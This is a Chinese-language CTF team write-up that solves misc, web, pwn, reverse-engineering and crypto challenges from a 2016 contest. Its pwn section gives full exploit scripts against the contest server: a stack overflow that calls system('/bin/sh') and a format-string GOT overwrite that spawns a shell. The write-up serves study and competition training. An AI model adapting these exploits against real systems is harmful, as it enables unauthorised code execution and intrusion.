

**天枢 京津冀CTF WRITEUP**

AfternoonTea

bluecake

carter

hyrathon

pinko

x1a0

2016/9/17


# MISC

## hello


题目一共两轮，第一轮在10s内提交000-999中的一个数字，暴力跑就好，然后能看到第二轮，是一个方程，也需要在10s内提交，写脚本提取到方程后，直接eval得到答案，然后提交便能拿到flag。

## 破解

下载下来一个文件，丢UE看一下，发现是zip文件，打开需要密码，丢到ZipPasswordTool里面，提示说没发现加密的文件，就猜测是zip伪加密，



如图，将09改为00后，发现提示文件损坏，于是重新去看zip文件，



将文件压缩方式09 00改为08 00，就可以解压出里面的noflag.gif。在gif后面发现很长一大段字符串，base64三次后发现是一个gif文件，保存下来后在gif中发现了flag，




# web

## Brute force crack MD5

题目给了一个md5值和一串字符串，md5是由该字符串的某种排列md5后得到，题目要求3秒内将正确的字符串排列提交。

看到题目就猜到是要暴力跑，于是写个脚本，每次shuffle一次题目给的字符串提交，判断返回，如果返回too late就重新建立session跑脚本，如果wrong就再次shuffle字符串。提交字符串前，先将字符串md5与题目所给md5进行比较，相等时则提交，因为直接提交的话，访问服务器时间比一次判断md5值相等的时间长太多。最后拿到flag如下：



# pwn


## Pwn0

我们的输入存放在栈上，但是程序开启了canary和nx，所以不考虑通过拿到shell读flag。因为flag已经被载入内存中，考虑直接打印出flag。

利用一个知识点：函数开始时，会把arg[0]的值压入栈中，在报错时作为错误信息打印出来。因此可以通过构造特定长度的输入，覆盖存储arg[0]的地址内容为flag\_addr，这样就可以利用报错打印出flag。

|  |
| --- |
| from pwn import \*  from zio import \*  #init  debug = False  if debug:  target = './pwn0'  else:  target = ('106.75.18.19',23333)  if debug:  gdb.attach(pidof('pwn0')[-1],open('aa'))  r\_m = COLORED(RAW, "green")  w\_m = COLORED(RAW, "blue")  for offset in range(200,300):  io = zio(target,timeout=9999,print\_read=r\_m,print\_write=w\_m)  flag\_addr = 0x804a080  #offset = 0x100  input1 = offset\*'A'+p32(flag\_addr)  io.read\_until('input the flag!')  io.writeline(input1)  print 'offset=%d'%(offset)    io.interact() |


本地测试和远程不一样。本地填充长度为256，利用爆破得到远程需要填充的长度为272



## Pwn1


简单的栈溢出。覆盖返回地址为system\_plt地址，参数布置好即可

|  |
| --- |
| from pwn import \*  from zio import \*  io = remote('106.75.18.19',16787)  offset = 76  sh\_addr = 0x804827e  system\_plt = 0x080483b0  input1 = offset\*'A'+p32(system\_plt)+p32(0)+p32(sh\_addr)  io.recvuntil('pwn pwn pwn!')  io.sendline(input1)  io.interactive() |



## Pwn2

格式化字符串漏洞的考察。问题出在此处：




此处printf函数只能利用一次fsb，肯定不够。因此第一步将exit\_got覆盖为main函数的开始地址，这样printf函数就可以被重复执行，重复的利用fsb漏洞。

第二步是覆盖printf\_got为system\_plt

第三步是输入‘/bin/sh’给printf函数作为参数，即等同于执行了system(‘/bin/sh’)

|  |
| --- |
| from pwn import \*  from zio import \*  io = remote('106.75.18.19',7654)  def fsb\_coverage(converage\_data,target\_addr):  addr\_high = converage\_data >> 16  addr\_low = converage\_data & 0xffff  print '[\*]addr\_high=%x' %addr\_high  print '[\*]addr\_low=%x' %addr\_low  if addr\_low < addr\_high:  addr\_high = addr\_high - addr\_low  formats = '%%%dc%%13$hn%%%dc%%14$hn'%(addr\_low,addr\_high)  formats = formats.ljust(28,'A')  formats += p32(target\_addr) + p32(target\_addr+2)  else:  addr\_low = addr\_low - addr\_high  formats = '%%%dc%%13$hn%%%dc%%14$hn'%(addr\_high,addr\_low)  formats = formats.ljust(28,'A')  formats += p32(target\_addr+2) + p32(target\_addr)  return formats  exit\_got = 0x0804a020  main\_addr = 0x080485ee  input1 = fsb\_coverage(main\_addr,exit\_got)  io.sendline(input1)  #---------------------------------------------change printf\_got to system\_plt  system\_plt = 0x8048410  printf\_got = 0x804a014  input2 = fsb\_coverage(system\_plt,printf\_got)  sleep(1)  io.sendline(input2)  #---------------------------------------------trigger printf(system\_plt),send '/bin/sh'  sleep(1)  io.sendline('/bin/sh')  #io.writeline('cd /home/pwn2;cat flag.txt')  io.interactive() |




# reverse

## re50

用jeb反编译apk:



发现调用了so库libverify\_m.so里的verify函数，用IDA看一下：



发现flag:flag{paSS\_2\_two}

## Android sysndhy

验证逻辑在JNI中, 代码做了加密, 但是在IDA里面没有找到JNI\_onload函数，那么代码代码解密的部分应该在init\_array中指向的代码段中，简单分析发现加密算法就是把数据和0xAB进行了简单的异或处理，使用下面这段代码在ida中进行解密

#include <idc.idc>

static main()

{

auto addr\_start = 0x2164, addr\_end = 0x2174;

//addr\_start = AskAddr(-1, "Please enter the start address");

//addr\_end = AskAddr(-1, "Please enter the end address");

auto i = addr\_start;

while(i < addr\_end)

{

PatchByte(i, Byte(i) ^ 0xab);

i = i+1;

}

}

解密后的结果就很清晰了，最后的到字符串decryptpass=Txmg，但是，这竟然不是flag！！！忽然想起来第一个activity里面的字符串，解压apk后找到这张图片



接下来用Txmg作为密码去解密apk带的一张图片,用了一下午时间试所有可能的工具最终在http://listoffreeware.com/list-of-best-free-steganography-software-for-windows/发现了steghide解密得到flag.

# crypto

## cry50

RC4加密，对密文文件base64解密

密文：Ot7lAO72opsedkxTngbD3FhwP50x8sosAf9oLOkIpr8PN7J0Omq7nWxvgvaiRn+Tp95zcTDj

前16字节就是salt，后面的是RC4加密结果


从而可以算出key，让加密结果和key带进crypt函数即可解出flag。

flag{197a9b67f0ebc04647c1eeefcec99808}

## tryhard

一看这道题，都不知道key多少位，本来想4位、6位、8位爆破的，但不太现实。。。

后来在小伙伴的帮助下才知道，



其实不管k多少位，循环加密后最后结果都等价于c=x\*c+y，x、y为未知数，所以只需要爆破256\*256种可能

由于flag中必定含有'flag{}'，而且加密方式各个位置独立，所以可以知道这6位明文对应的密文，脚本如下：

|  |
| --- |
| # -\*- coding: cp936 -\*-  for i in range(0,256):  for j in range(0,256):  data = []  for x in "flag{}":  data.append((i\*ord(x)+j)%251)  if data[0]==0xde and data[1]==0x3d and data[2]==0x93 and data[3]==0xed and data[4]==0x23 and data[5]==0x41:  print i,j  #15 198  miwen="de3d93ed23a293b4dec3f0b4b4deb1d2a5e1c341"  out = [int(miwen[i:i+2],16) for i in range(0,len(miwen), 2)]  print out  def decrypt(key,out):  flag = ""  for i in out:  for j in range(256):  if (j\*key[0]+key[1])%251 == i:  flag += chr(j)  return flag  flag = decrypt([15,198],out)  print flag |